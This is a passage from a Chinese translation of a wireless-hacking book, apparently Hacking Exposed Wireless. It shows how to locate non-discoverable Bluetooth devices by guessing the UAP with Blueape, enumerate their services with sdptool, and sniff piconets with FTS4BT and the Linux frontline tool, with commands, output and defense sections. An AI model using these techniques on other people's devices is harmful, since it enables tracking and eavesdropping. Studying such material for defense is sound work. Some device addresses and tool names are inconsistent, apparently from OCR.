我们同样看到蓝牙地址中未知的 UAP 和 NAP 部分是如何组成地址的 OUI 部分的。我们知道 OUI 值与设备名称一起指定在 IEEE oui.txt 文件中；然而，这份列表并不适用于蓝牙设备。对于蓝牙设备，OUI 值包含在所有分配给生产商网络设备的 OUI 列表中。幸运的是，有一个正在发展的项目旨在提供一份更简明的列表，上面包括了指定分配给蓝牙产品的蓝牙地址前缀。

## BNAP、BNAP 项目

BNAP、BNAP 项目旨在收集蓝牙地址的前 3 位信息，建立起一个蓝牙供应商的 OUI 数据库。用户可以访问 <http://802.15ninja.net> 输入他们蓝牙地址的前面部分，如下图所示。网站会收集和记录这些信息，验证它们的合法性。



自从网站 2007 年 4 月成立以来，BNAP、BNAP 项目从 107 个不同来源的 790 次提交中，确认了 215 种规定在蓝牙设备上的 OUI 前缀。这份公开获取的列表上包含最准确的蓝牙地址前缀，还原了完整 OUI 列表的 0.016%。

在发现了蓝牙极微网主设备的 LAP 之后（使用 Cisco Spectrum Expert（频谱专家）或者 gr-bluetooth），我们可以重复猜测蓝牙地址的未知字节（比如 NAP 和 LAP 或者 OUI），直到我们得到了目标设备的回应。蓝牙中使用的呼叫过程中，每次错误的猜测都需要 10 秒来完成。如果我们使用所有 IEEE OUI 列表中的值来穷举 3 位的未知字节，那么这个过程需要 35 个小时来完成。使用 BNAP、BNAP 项目数据，我们可以在 36 分钟内枚举完所有已知的蓝牙前缀。幸运的是，我们还能使用其他技巧来加速完成这个过程。

### 使用 Bluaepe 搜索设备 UAP


流行性	5
难易度	5
影响力	5
危险级	5

蓝牙呼叫过程用来确认另一个蓝牙设备的存在。在这个过程中，主设备生成了一份简短的跳频表，其中提供了 32 个信道来搜索其他设备。信道跳频选择过程使用主设备的 LAP 和 UAP（蓝牙地址的最后 32 位）来生成伪随机的信道跳频序列。在尝试确认另一个蓝牙设备时，蓝牙地址剩余的两位（NAP）并没有被使用。

因为在呼叫过程中只有 LAP 和 UAP 被用到，所以我们可以不知道 NAP 的情况下，仍然能够找到设备并进行呼叫。使用 Linux BlueZ 工具集，比如 l2ping，你可以用指定的正确 UAP 和 LAP，再加上 NAP 来找到主机，如下所示：

```
# l2ping -c 2 00:1D:25:EC:47:86
Ping: 00:1D:25:EC:47:86 from 00:0A:94:01:93:C3 (data size 44) ...
94 bytes from 00:1D:25:EC:47:86 id 0 time 20.83ms
94 bytes from 00:1D:25:EC:47:86 id 1 time 28.80ms
2 sent, 2 received, 0% loss
# l2ping -c 2 BE:EF:25:EC:47:86
Ping: BE:EF:25:EC:47:86 from 00:0A:94:01:93:C3 (data size 44) ...
94 bytes from BE:EF:25:EC:47:86 id 0 time 38.83ms
94 bytes from BE:EF:25:EC:47:86 id 1 time 28.73ms
2 sent, 2 received, 0% loss
```

使用 Cisco Spectrum Expert (频谱专家) 或者 gr-bluetooth 工具进行被动嗅探, 我们可以收集 LAP 信息, 猜测 UAP, 然后确认一个不可发现模式下的主机, 如下图所示。



由于 UAP 的长度是 8 位, 因此我们最多需要进行 256 次猜解就可以确认正确的 LAP 值。我们可以使用 BNAP, BNAP 项目进一步优化猜解过程。根据已知的蓝牙 OUI 列表, 我们可以先求出每个 OUI 的 UAP (最后一位字节), 因为它们有很大的可能与合法设备的蓝牙地址匹配。只通过第一组 UAP 值我们无法识别设备, 所以接下来我们需要对列表中的 256 个值进行寻找来确定剩余的 UAP 部分。

Blueape (可以在 <http://www.willhackforsushi.com> 上下载) 是一个 Linux 工具, 它的作用是根据给定的 LAP 来猜解 UAP 值, 从而确认不可发现模式下的蓝牙设备。由于呼叫过程是相当缓慢的, 因此 Blueape 使用两种方法来加快扫描进程。

首先, Blueape 使用 BNAP, BNAP 项目中最有可能的 UAP 值进行初始的 UAP 猜解。在使用完所有可能的 UAP 列表后, 如果 Blueape 还未从设备收到响应, 那么它会使用剩余的 UAP 值 (在编写本书的时候, Blueape 包含 84 个可能的 UAP 值)。

其次, Blueape 可以同时使用多个本地蓝牙接口。由于 Linux 的蓝牙接口限制同一时间内只能连接一个主机, 因此 UAP 求值过程只能串行实现。通过使用多个接口, 可以大大缩短扫描过程。

下面的示例完整地展示了确认不可发现模式下蓝牙设备的过程 (由于篇幅所限, 我们删去了一些结果)。首先, 我们尝试确认区域内的可发现蓝牙设备。

```
# hcitool scan --flush
Scanning ...
#
```

从结果中我们确定在区域内没有可发现的蓝牙设备。下面我们使用 gr-bluetooth 配合 USRP1 确认区域内任何活动设备的 LAP。

```
# btrx -f 2478M -g 40
Using RX board A: Flex 2400 Rx
>>> gr_fir_ccc: using SSE
>>> gr_fir_fff: using SSE
GOT PACKET on 0, LAP = 5d566c at sample 16927059, wall time: 1249346269.160710
GOT PACKET on 0, LAP = 5d566c at sample 16937037, wall time: 1249346269.170262
GOT PACKET on 0, LAP = 5d566c at sample 16947055, wall time: 1249346269.180513
GOT PACKET on 0, LAP = 5d566c at sample 16957041, wall time: 1249346269.189929
GOT PACKET on 0, LAP = 5d566c at sample 16967030, wall time: 1249346269.200700
GOT PACKET on 0, LAP = 5d566c at sample 16977024, wall time: 1249346269.210659
GOT PACKET on 0, LAP = 5d566c at sample 16987022, wall time: 1249346269.220201
GOT PACKET on 0, LAP = 5d566c at sample 16997014, wall time: 1249346269.230354
^C
```

btrx 工具显示蓝牙极微网正在使用 LAP 值 5d:56:6c 进行通信。根据 LAP，我们可以使用 Bluape 确认未知的 UAP 值。在本例中，主机上一共连接了 6 个蓝牙接口 (hci0 ~ hci5，所以我们指定 -c 6 参数)。在 btrx 命令中指定 -l 参数显示 LAP 信息。

```
# ruby bluape.rb -c 6 -l 5d:56:6c
Contacting 4a:57:00:5d:56:6c using hci0 (1/256)
Contacting 4a:57:03:5d:56:6c using hci1 (2/256)
Contacting 4a:57:07:5d:56:6c using hci2 (3/256)
Contacting 4a:57:10:5d:56:6c using hci3 (4/256)
Contacting 4a:57:13:5d:56:6c using hci4 (5/256)
Contacting 4a:57:15:5d:56:6c using hci5 (6/256)
Contacting 4a:57:1b:5d:56:6c using hci1 (7/256)
Contacting 4a:57:1c:5d:56:6c using hci0 (8/256)
omitted for brevity
Contacting 4a:57:62:5d:56:6c using hci3 (34/256)
Contacting 4a:57:63:5d:56:6c using hci5 (35/256)
Contacting 4a:57:67:5d:56:6c using hci4 (36/256)

TARGET FOUND: 4a:57:63:5d:56:6c (hci5)
Requesting information ...
  BD Address: 4a:57:63:5d:56:6c
  Device Name: EB-WGPortal
  LMP Version: 2.0 (0x3) LMP Subversion: 0x7ad
  Manufacturer: Cambridge Silicon Radio (10)
  Features: 0xff 0xff 0x8f 0xfe 0x9b 0xf9 0x00 0x80
```

**注意** 对于成功的设备发现扫描，Bluape 并没有显示正确的 NAP（蓝牙地址的前两位字节）。这对于我们来说无关紧要，因为我们可以使用任何 NAP 值与设备进行通信。Bluape 使用的 NAP（4a:57）是作者名字缩写的 ASCII 码值，对于目标主机来说没有任何意义。

知道了 UAP 和 LAP 信息后，我们可以使用任何工具连接目标设备。在本例中，我们使用 l2ping 工具验证与目标系统连接的合法性。

```
# l2ping -c 2 4A:45:C3:5d:56:6c
Ping: 4A:45:63:5d:56:6c from 00:0A:94:01:93:C3 (data size 44) ...
```

```
44 bytes from 4A:45:63:5d:56:6c id 0 time 26.73ms
44 bytes from 4A:45:63:5d:56:6c id 1 time 42.92ms
2 sent, 2 received, 0% loss
```

## 一 防御 UAP 泄露

可以用来防御 UAP 泄露的方法很少，因为攻击本身利用了蓝牙规范的漏洞，而不是由于不规范的配置。主机在认证之前就已经接受了 Blueape 的发现过程（Blueape 会发送一条 Read Remote Features Request（读取远程功能请求）消息），即使没有准备好接受新的连接（比如一些蓝牙耳机），Blueape 还是会收到设备的回应。这样唯一能防御 UAP 信息泄露的方法是同时禁用所有的蓝牙接口，但是，在任何情况下程序都不需要这种功能。

在本节中，我们介绍了许多工具和技术来确认蓝牙设备。从逻辑上讲，这只是对目标进行攻击的第一步。一旦确认了目标设备蓝牙地址的重要部分（UAP 和 LAP），你就可以开始后续的侦查：服务枚举。

## 8.4 服务枚举

蓝牙 SIG 定义了服务发现协议（Service Discovery Protocol, SDP），目的是确认或者公布蓝牙设备上的可用服务。这项协议可以满足蓝牙网络的一些特定要求，包括通过功能、类型或者其他属性，包括可用功能或者规范枚举远程设备上的服务。当蓝牙开发者在设备上实现蓝牙栈时，他必须首先通过服务发现协议，确定远程设备上使用的是哪种服务。从攻击者角度来说，SDP 允许你确认主机上的可能的攻击目标，获取连接主机需要的蓝牙规范和详细的配置信息。

### 使用 sdptool 枚举服务

流行性	5
难易度	4
影响力	4
危险级	4

我们之前介绍的多种数据发现工具都可以枚举和显示 SDP 记录信息。这听起来十分方便，但是却有下面的限制：

- 它们只能用来攻击可发现模式的主机，对于通过其他方式确认的不可发现模式下的主机，它们并不能显示 SDP 信息。
- SDP 记录数据被汇总为主要规范格式，并不会显示连接主机所需的必要细节。
- 设备枚举可能不会显示目标设备上可用但是未知的服务。

可以使用 Linux 命令 `sdptool` 获得目标设备上的服务。这个工具没有图形界面，所以在检查结果的时候看起来会很吃力，但它却是最全面的设备发现工具。在本例中，我们使用 `sdptool` 确认运行在 Windows Vista 系统上的本地蓝牙栈所提供的服务。

```
$ sudo sdptool browse 00:0a:94:01:93:c3
Browsing 00:0A:94:01:93:C3 ...
```

```

Service Name: Service Discovery
Service Description: Publishes services to remote devices
Service Provider: Microsoft
Service RecHandle: 0x0
Service Class ID List:
"SDP Server" (0x1000)
Protocol Descriptor List:
"L2CAP" (0x0100)
  PSM: 1
  "SDP" (0x0001)
Language Base Attr List:
code_ISO639: 0x656e
encoding: 0x6a
base_offset: 0x100

Service Name: Personal Ad Hoc User Service
Service Description: Personal Ad Hoc User Service
Service RecHandle: 0x10000
Service Class ID List:
"PAN User" (0x1115)
Protocol Descriptor List:
"L2CAP" (0x0100)
  PSM: 15
  "BNEP" (0x000f)
  Version: 0x0100
  SEQ8:
Language Base Attr List:
code_ISO639: 0x656e
encoding: 0x6a
base_offset: 0x100
Profile Descriptor List:
"PAN User" (0x1115)
  Version: 0x0100

```

**提示** 即使没有完整的蓝牙地址信息，你也可以使用 `sdptool` 命令枚举服务。必须指定正确的 LAP 和 UAP 信息，目标主机可以对任意带有 NAP 的请求做出回应，这样就可以使用 Blueps 的结果进行设备枚举扫描。

从输出结果中可以看到，Windows Vista 系统上运行着两个服务。第一个服务是 SDP 协议本身，它对设备枚举请求做出回应。第二个服务稍微有点复杂，下面我们来更详细地检查结果。

Service Name（服务名称）和 Service Description（服务描述）字段由实现服务器的开发者提供（因此在多台主机上，类似的服务可能会互不协调）。在用户确认一台可发现主机或者操作系统显示一份可用服务列表时，大部分的用户都会看到这些确认数据。

Service RecHandle 表示了与服务相关的 SDP 服务记录句柄。这是一个 32 位值，在特定主机上，它是服务的唯一标识。在特定的主机上会使用唯一的服务记录句柄，在多台主机之间也可能互不相同。通常来讲，蓝牙设备对于特定的服务会使用特定的服务记录句柄（比如 Microsoft 本地蓝牙栈通常为个人点对点用户服务分配 0x10000）。

Service Class ID List（服务类型 ID 列表）数据表示服务所采用的蓝牙规范。在本例中，

PAN User (个人局域网用户) 规范 (也称为 PANU) 和一个数字形式的标识符表示它是由蓝牙 SIG 实施的。个人局域网用户规范作为客户端, 与组 Ad-Hoc 网络 (Group Ad-Hoc Network, GN) 或者网络接入点 (Network Access Point, NAP) 服务器规范进行通信, 允许用户通过蓝牙实现网络访问 (比如 TCP/IP)。

**提示** 详尽的蓝牙规范信息可以从 Wikipedia 网页上的 “Bluetooth profile” 中获得, 它的网址是 [http://en.wikipedia.org/wiki/Bluetooth\\_profile](http://en.wikipedia.org/wiki/Bluetooth_profile)。

**COM** Protocol Descriptor List (协议描述列表) 显示通过个人局域网用户规范提供的蓝牙服务支持哪些规范。在本例中, 使用了 L2CAP, 值为 15 的协议服务多开关选择器 (Protocol Service Multiplexer, PSM) (简而言之就是蓝牙端口), 还有蓝牙网络封装协议 (Bluetooth Network Encapsulation Protocol, BNEP)。L2CAP 和 PSM 的配置和使用在蓝牙介绍材料中会有更进一步的描述, 可以从配套网站 <http://www.hackingexposedwireless> 上获得。

Language Base Attr List (语言库属性列表) 显示服务中采用的基本语言, 它用来填充可读字段。对我们来说, 最感兴趣的是 code\_ISO639 字段, 它表示 ISO 的 639 号规范, 它是双字母语言名称的标准。在本例中, 0x656e 是小写字母 en 的 ASCII 码值, 在 ISO 639 中代表英语。对于本地操作系统和主机上的所有服务, 服务语言信息通常都是固定的。在尝试进行漏洞利用时, 这些信息对你选择本地语言包是很有帮助的。

**提示** 一份以十六进制值方式表示的双字母国家码的修订版 ISO 639 可以从 <http://www.willhackforsushi.com/resources/iso639.txt> 上获得。

最后, Profile Descriptor List (规范描述列表) 显示设备使用的是 PAN User, 另外还有版本标识符。

在前面的例子中, 我们指定 `sdptool browse 00:0a:94:01:93:c3` 参数来获取 SDP 服务列表。通过询问蓝牙设备获取可用服务列表是一个很好的 SDP 枚举方法。然而, 有些主机并不会做出那么友好的回应, 它们会尝试阻止向目标设备泄露 SDP 信息。

```
# sdptool browse 00:1D:25:EC:47:86
Browsing 00:1D:25:EC:47:86 ...
#
```

幸运的是, `sdptool` 命令包含了一组参数, 即使目标设备尝试隐藏可用的服务, 我们也能够进行 SDP 服务枚举。`sdptool` 根据常用服务句柄基数值列表和各种常用的服务记录句柄值, 对目标设备上的服务进行探测。我们可以用 `sdptool records` 参数实现。

```
$ sdptool records 00:1D:25:EC:47:86
Service Name: A2DP
Service RecHandle: 0x10000
Service Class ID List:
"Audio Source" (0x110a)
Protocol Descriptor List:
"L2CAP" (0x0100)
PSM: 25
"AVDTP" (0x0019)
```

```
uint16: 0x100
Profile Descriptor List:
  "Advanced Audio" (0x110d)
  Version: 0x0100

Service Name: Active Sync Bluetooth Service
Service RecHandle: 0x10001
omitted for brevity
```

**注意** 在编写本书的时候，最新版本的 `sdptool` (BlueZ 4.47) 在指定 `sdptool records` 参数的情况下，会为每个目标查询 384 个服务记录句柄值。

**提示** `sdptool records` 和 `sdptool` 结果都只能以树形格式显示（默认选项，在本例中使用）或者在 `records` 或者 `browse` 关键字后加上 `--xml` 参数以 XML 的形式输出。把结果导入其他程序后，`sdptool` 可以通过标准数据编码与复杂的分析机制进行交互。

## 一 防御设备枚举

防御设备枚举是一项艰巨的任务。在与其它设备进行连接时，蓝牙设备需要用服务信息做出回应，其中就包括了 RFCOMM 端口、PSM 和语言包之类的服务信息。

一个推荐的方法是将蓝牙设备置于不可发现模式。在不能确定蓝牙地址的情况下，攻击者也无法从目标设备获得 SDP 记录。但是，就像我们之前看到的，如果攻击者使用正确的工具，这只能使确认蓝牙地址变得更困难一些，并不能阻止他们获得完整的蓝牙地址。

防止 SDP 信息泄露的最好方法是只开放主机上所需要的服务。通过禁止不使用的规范，攻击者就只能获得更少的 SDP 信息，从而减少了目标设备上可能被攻击利用的接口。不能禁用你所需服务的 SDP，但是，如果确实有不需要运行的服务，可以使用蓝牙的最低权限进行配置：禁止所有你用不到的服务。

不幸的是，这项技术通常都是不可能做到的，因为许多蓝牙设备都不允许终端用户指定支持哪些设备。在这些情况下，剩下的方法是知道设备的暴露是通过 SDP 信息造成的。

## 8.5 本章小结

本章介绍了蓝牙规范、选择和准备蓝牙攻击接口的技巧。一旦建立好了蓝牙攻击接口，就可以使用许多工具确认区域内的蓝牙设备（可发现模式以及不可发现模式）。在蓝牙分析中这是很常见的方式，但是用户会将蓝牙适配器置于不可发现模式来对攻击进行阻挠。

在这种情况下，攻击者仍然可以使用高级的硬件和软件进行确认，包括 Cisco Spectrum Expert（频谱专家）、`gr-bluetooth` 和 `Bluape`。一旦攻击者得到了完整的蓝牙地址，他就可开始进行服务枚举，通过 SDP 在目标上进行扫描。

尽管，本章介绍了一些防御方法（比如将设备置于不可发现模式下），但是，在蓝牙攻击中，对于那些拥有足够耐心和资源购买昂贵硬件工具（比如，Cisco Spectrum Expert（频谱专家）和 USRP）的攻击者来说起不到什么阻碍作用。第 9 章继续讲解蓝牙技术，根据我们在扫描和侦查阶段收集到的信息攻击蓝牙设备。

## 第9章

# 蓝牙窃听

无线网络中最具危险的因素之一是攻击者能够从主动数据交换中被动地收集通信数据包，对于蓝牙同样也是如此。蓝牙不像 Wi-Fi 和其他无线标准那样拥有类似的物理层特性，所以有多种原因导致攻击者很难捕获到蓝牙通信数据包。

首先，蓝牙采用的是跳频扩频（Frequency-Hopping Spread Spectrum, FHSS）技术，传输器和接收器使用相同的频率模式进行数据交换。对于每一个极微网，频率模式都是基于蓝牙主设备的蓝牙地址，所以它们都是互不相同的。跳频的频率是每秒 1600 跳（在正常情况下），在切换到其他频率之前，蓝牙设备会在很短的一段时间内传输和接收数据（称之为间隙）。在大多数情况下，都需要极微网主设备的蓝牙地址与其他设备进行通信。

其次，要与极微网内的其他设备进行跳频，只有蓝牙地址是不够的。我们还必须知道跳频模式，同样窃听器也必须了解给定时间内设备的跳频模式。蓝牙规范采用主时钟或 CLK 跟踪设备位于信道集中的时序。这个值与天数没有关系，它是一个 28 位的值，每 312.5 微秒增加 1。

最后，蓝牙接口并不是为被动窃听这个目标设计的。蓝牙接口没有 Wi-Fi 那样的监控模式，所以它不能够进行本地窃听以及在基底层显示网络信号。可以使用像 hcidump 这样的 Linux 工具在本地进行窃听，但是这种类型的窃听并不会显示底层信息或者信号，它需要与极微网进行连接，只能够显示本地系统的流量（可以把它看做是一个非混杂模式下的窃听器，它只能显示会话层的信息）。

除了这些原因之外，蓝牙窃听是一个很有价值的话题（不论是从安全角度、开发角度，还是工程角度），所以人们设计了一些项目来克服这些困难。

## 9.1 商业蓝牙窃听工具

商业蓝牙窃听工具的种类很少，它们通常价格不菲，只有那些需要对蓝牙产品配置进行排除的蓝牙开发者才会使用它们。尽管这些产品面向的消费者都是开发工程师而不是攻击者，但我们还是可以使用这些工具的一些常用功能对蓝牙网络进行窃听。

### FTS4BT 窃听器

流行性	3
难易度	4
影响力	6
危险级	4

Frontline 测试设备（Frontline Test Equipment, FTE）公司生产各种基于个人电脑的协议


分析器。FTE 向系统集成商、开发者、排障工程师销售硬件和相应的软件，使用它们可以窃听和分析 SCADA、RS-232、以太网、ZigBee、蓝牙技术。蓝牙窃听器的型号是 FTS4BT，通过 FTS4BT 蓝牙 ComProbe 接口和 FTS4BT AirSniffer 软件，开发者可以观察和记录活动微网中的流量情况。除了可以在 HCI 层捕获通信数据包外，用户还可以通过 FTS4BT 访问链路管理协议（Link Management Protocol, LMP）数据以及部分基带（第二层）头数据（但是，FTS4BT 无法捕获类似于报头错误修正（Header Error Correction, HEC）这样的字段）。

FTS4BT 窃听器非常贵，它的零售价是 1 万美元。然而，在分析和为蓝牙网络进行排障时，它是非常有用的一个工具。除了可以作为事实的蓝牙无线窃听器分析工具之外，它还可以找到蓝牙技术中 Bluetooth Profiles 层的配置错误。FTS4BT 可以快速地找到数据交换中的性能问题，使用其他的工具还可以分析 SCO 音频连接数据的内容，所以对于任何开发蓝牙技术的机构来说，FTS4BT 都拥有和它价格相等的作用。

在购买了 FTS4BT 之后，用户可以得到工具的软件包以及 FTS4BT ComProbe 硬件。蓝牙 ComProbe 硬件可以通过两种方式获取：一种是通过馈赠方式，如右图所示；对于老用户来说，签署一份有效的维护合同，可以免费进行硬件更换。

尽管 FTS4BT 的设计初衷是对授权的蓝牙网络连接进行故障排除，它还可以用做攻击工具。因为许多蓝牙交换都是不加密的，所以通过简单地捕获数据，攻击者就可以获得有用的、敏感信息。

在启动 FTS4BT 无线窃听器工具之后，可以看到 FTS4BT Datasource（数据源）选择工具。这个工具允许你浏览 ComProbe 设备的配置细节，如下图所示。



FTS4BT 窃听工具组件需要终端用户和目标蓝牙网络提供的信息来对数据进行捕获。为

了初始化数据包捕获，终端用户必须指定从设备和主设备的蓝牙地址。如果设备是不可发现的，那么 ComProbe 通过执行查询-扫描可以识别它们；如果设备是可发现的，那么可以点击 Discover Devices ... (发现设备) 按钮。如果 FTS4BT 之前发现过设备的话，那么用户可以选择 Choose Pair From Device Database... (从设备数据库选择配对) 确认主设备和从设备的蓝牙地址信息。如果设备地址是通过其他方式得到的话（比如，第8章中介绍的那些发现技巧），那么用户可以手动输入它们，地址前面的 0x 表示它们是十六进制的数值。

在开始数据包捕获之前，用户还需要选择时钟同步技术。有三种不同的时钟同步技术可供选择：

- **从设备查询模式** ComProbe 通过向从设备发送查询请求确认从设备的时钟信息。一旦获取了信息之后，ComProbe 可以与从设备进行跳频直到主设备呼叫从设备，准备发起连接。在看到主设备呼叫之后，ComProbe 可以跟踪主设备的时钟捕获所有极微网中的数据。这项技术要求从设备处于可发现模式下（对最初的查询请求做出回应）。
- **主设备查询模式** 这个技术与从设备查询模式类似，ComProbe 发送查询请求的对象是主设备而不是从设备。这项技术要求主设备处于可发现模式下，但是对从设备没有这个要求。
- **从设备呼叫模式** 通过向从设备发送一个呼叫请求而不是查询请求，ComProbe 伪装成极微网的主设备尝试与从设备建立连接。在获得了回应之后（还有从设备的时钟信息），ComProbe 并不会关闭连接，最终导致与从设备的连接超时。使用从设备的时钟信息，ComProbe 对从设备的跳频模式进行跟踪，直到发现了主设备的呼叫请求，与从设备查询模式一样完成监控交换。从设备呼叫模式的好处是只需要从设备或者主设备之一处于可发现模式下就可以对极微网进行窃听。

但是 FTS4BT 采用的 3 种时钟同步技术都需要 ComProbe 发现主设备向从设备发送的初始呼叫帧，限制了它捕获新建的极微网通信数据包的能力。FTS4BT 无法对正在进行通信的极微网进行窃听。从攻击的角度来说，这个缺陷是致命的，但是它却符合 FTS4BT 的运作标准：工程师在对蓝牙产品进行排障时，都会在主设备和从设备组成极微网之前进行数据捕获，但是攻击者却想从活动的网络连接中收集数据。幸运的是，即使网络已经建立完毕，我们还有其他的选择可以捕获蓝牙通信数据包，在本章的后面部分我们将对此进行介绍。

一旦用户在 ComProbe 中配置好了需要的同步技术和主、从设备的蓝牙地址信息，他就可以点击工具栏上 Play (运行) 按钮发起新的数据包捕获。用户可以指定将捕获的数据包缓冲到内存（或者在停止捕获后存储到文件中）或者缓存到文件中。在停止数据包捕获后，FTS4BT 会对捕获到的数据包内容进行解析和解码，用户也可以选择查看单个帧的内容或者是指定协议的数据包，如下图所示。

FTS4BT 的文件浏览器界面与 Wireshark 类似，用户可以在导航树选择单个帧查看它的编码内容。被选数据包的内容可以通过 ASCII 码、十六进制和二进制的格式显示。点击数据包列表上的任意协议或者规范标签将自动应用一个过滤器，工具会在列表中自动排除不包含所选协议内容的数据帧。



为了建立在蓝牙窃听领域的地位，FTE 一直都提供 FTS4BT 产品的免费下载，但是限制用户解密捕获的数据包文件。2007 年，Max Moser 发现 FTE 无意间将 CSR 蓝牙接口的无线窃听器固件与免费下载的软件打包在一起，此时 FTS4BT 的版本号是 5.6.9.0。使用标准的 Linux 工具，比如 bccmd、bdaddr 和 dfuool，Moser 重建了一个与 FTS4BT 相匹配的蓝牙窃听器接口。尽管 Moser 的论文缺少了一些建立与 FTS4BT 相兼容的窃听器接口的命令细节，但是在互联网上，仍然有许多告诉你如何去做的指南。

**注意** FTS4BT 仍然是可以免费下载的，下载网址是 <http://www.fte.com/support/FTS4BT/FTS4BT-download.asp>，用户可以使用它浏览蓝牙数据包捕获结果（但不包括最新的无线窃听器固件文件）。FTS4BT 浏览器可以配合本书配套网站 <http://www.hackingexposedwireless.com> 上的样本捕获文件一同使用。

尽管 FTE 从他们的网站上删除了所有包含无线窃听器固件的 FTS4BT 版本，但 FTS4BT 5.6.9.0 的软件依然在互联网上广泛流传。在 Moser 的论文之后，人们公布了许多注册机，允许用户使用文件浏览器，获取一组伪造的验证码来解锁 FTS4BT 的实时捕获功能。

### 非法软件的威胁

在整理这些材料的时候，我们决定不介绍重现 Moser 复制 FTS4BT 无线窃听器接口的详细步骤。尽管蓝牙窃听器对于分析蓝牙安全十分重要，但是我们相信这是不道德的，它违反了 FTS4BT 的版权，相当于从 FTE 偷取了这款软件。作者认为很有必要向读者讲解违法（或者授权）使用 FTS4BT 的威胁。

在进行渗透测试时，询问目标机构：“你愿意防范拥有何种资源的攻击者？”有些机构可能会决定防范那些愿意花费 1000 美元攻击他们网络的攻击者，那么他们防御的目标就是标准攻击。另外一些机构的回答可能是那些愿意花费 1 万美元的攻击者，这样他们需要防御的就是那些复杂的攻击工具。更有甚者的回答可能是需要防范那些愿意花费数百上千万的攻击者，因为这样大大增加了它们对于机构的威胁。

根据类似的风险模型，一个机构可能决定不防范那些只愿意花费 1000 美元购买 FTS4BT 的攻击者。然而，通过那些公开的 FTS4BT 硬件复制研究以及广泛流传的生成非法验证码的软件，攻击者可能只需要 25 美元就能够获得价值 1 万美元的工具了。因此，这个工具所产生的威胁就大大增加了，每个机构都必须考虑自己是暴露在在了这种类型的攻击之中。



### Linux 上的 frontline 窃听工具

流行性	4
难易度	5
影响力	5
危险级	5

在发现重建蓝牙无线窃听器接口非常简单之后，研究者开始对 FTS4BT 老的 ComProbe 的

能力进行评估，他们的目标是打造一个全能的 Linux 蓝牙窃听器。但是这样的蓝牙窃听器在当前是不现实的。虽然在 Linux 平台上，蓝牙通信数据包捕获软件的开发已经有了一些进步。

这个工具从来没有正式发表过，但是根据它源代码的名称，人们称它为 Bt 或者 frontline。c。可以使用并行版本系统（Concurrent Versioning System, CVS）工具获取它的最新源代码，如下所示：

```
$ sudo apt-get install cvs
$ cvs -z3 -d :pserver:anoncvs@darkircop.org/home/cvs checkout bt/frontline
cvs checkout: Updating bt/frontline
U bt/frontline/Makefile
U bt/frontline/README
U bt/frontline/frontline.c
U bt/frontline/sync.sh
```

切换到 bt/frontline 目录下，创建源代码，指定 -h 参数运行生成的可执行文件，确保你的操作都是按照顺序进行的：

```
$ make
cc -Wall -g -c -o frontline.o frontline.c
cc -Wall -g -o frontline frontline.o -lbluezooth
$ ./frontline -h
Usage: ./frontline <opts>
-h      help
-d      <dev>
-t      timer
-f      <filter>
-s      stop
-S      <master@slave>
-e      sniff
-i      <ignore type>
-z      ignore zero length packets
-p      own pin
-w      <dump_to_file>
```

如果在系统上插上了老的 FTE ComProbe，可以测试 Linux 栈是否认识并且支持这个设备：

```
$ sudo hciconfig hc10 up
$ sudo hciconfig hc10
hci0:  Type: USB
      BD Address: 00:0A:94:F5:1B:FE ACL MTU: 0:0 SCO MTU: 0:0
      UP RUNNING RAW
      RX bytes:118 acl:0 sco:0 events:0 errors:0
      TX bytes:118 acl:0 sco:0 commands:6 errors:0

$ sudo ./frontline -d hc10 -t
Timer e465211
```

在将接口调整到 up 状态后，我们可以看到 hciconfig 标志中出现了 RAW 选项，表示设备提供对无线窃听器功能的支持。使用 -t 参数运行 frontline 工具获取接口的本地时钟信息，请确认 frontline 可以和无线窃听器接口进行通信。

要捕获蓝牙网络的通信数据包，请打开两个终端窗口。在第一个窗口中，可以使用提供的执行脚本 `sync.sh`，它会让 `ComProbe` 与极微网主设备的时钟进行同步。运行脚本，如下所示：

```
$ chmod 755 sync.sh
$ sudo ./sync.sh hci0 00:1D:25:EC:47:86
Synchronizing
Synched
```

指定 `ComProbe` 接口的名称以及主设备的蓝牙地址。要消除 `ComProbe` 时钟的误差，`sync.sh` 脚本每隔 30 秒都会与指定的主设备再次进行同步。

在 `sync.sh` 运行的时候，使用第二个终端窗口开始进行捕获，将内容存储到一个文件中：

```
$ sudo ./frontline -d hci0 -e -w bt-sniff.dump
Unknown type: 1
Unknown type: 4
Unknown type: 1
Unknown type: 4
Unknown type: 1
Unknown type: 4
Unknown type: 1
```

注意，`frontline` 是一个有限制的工具，它并不支持 `ComProbe` 窃听器中所有的数据类型。`frontline` 通常会生成错误的未知类型，但是这个错误并不会影响我们捕获主、从设备之间的数据交换过程。

一旦主、从设备开始交换数据，`frontline` 的结果与下面显示的类似：

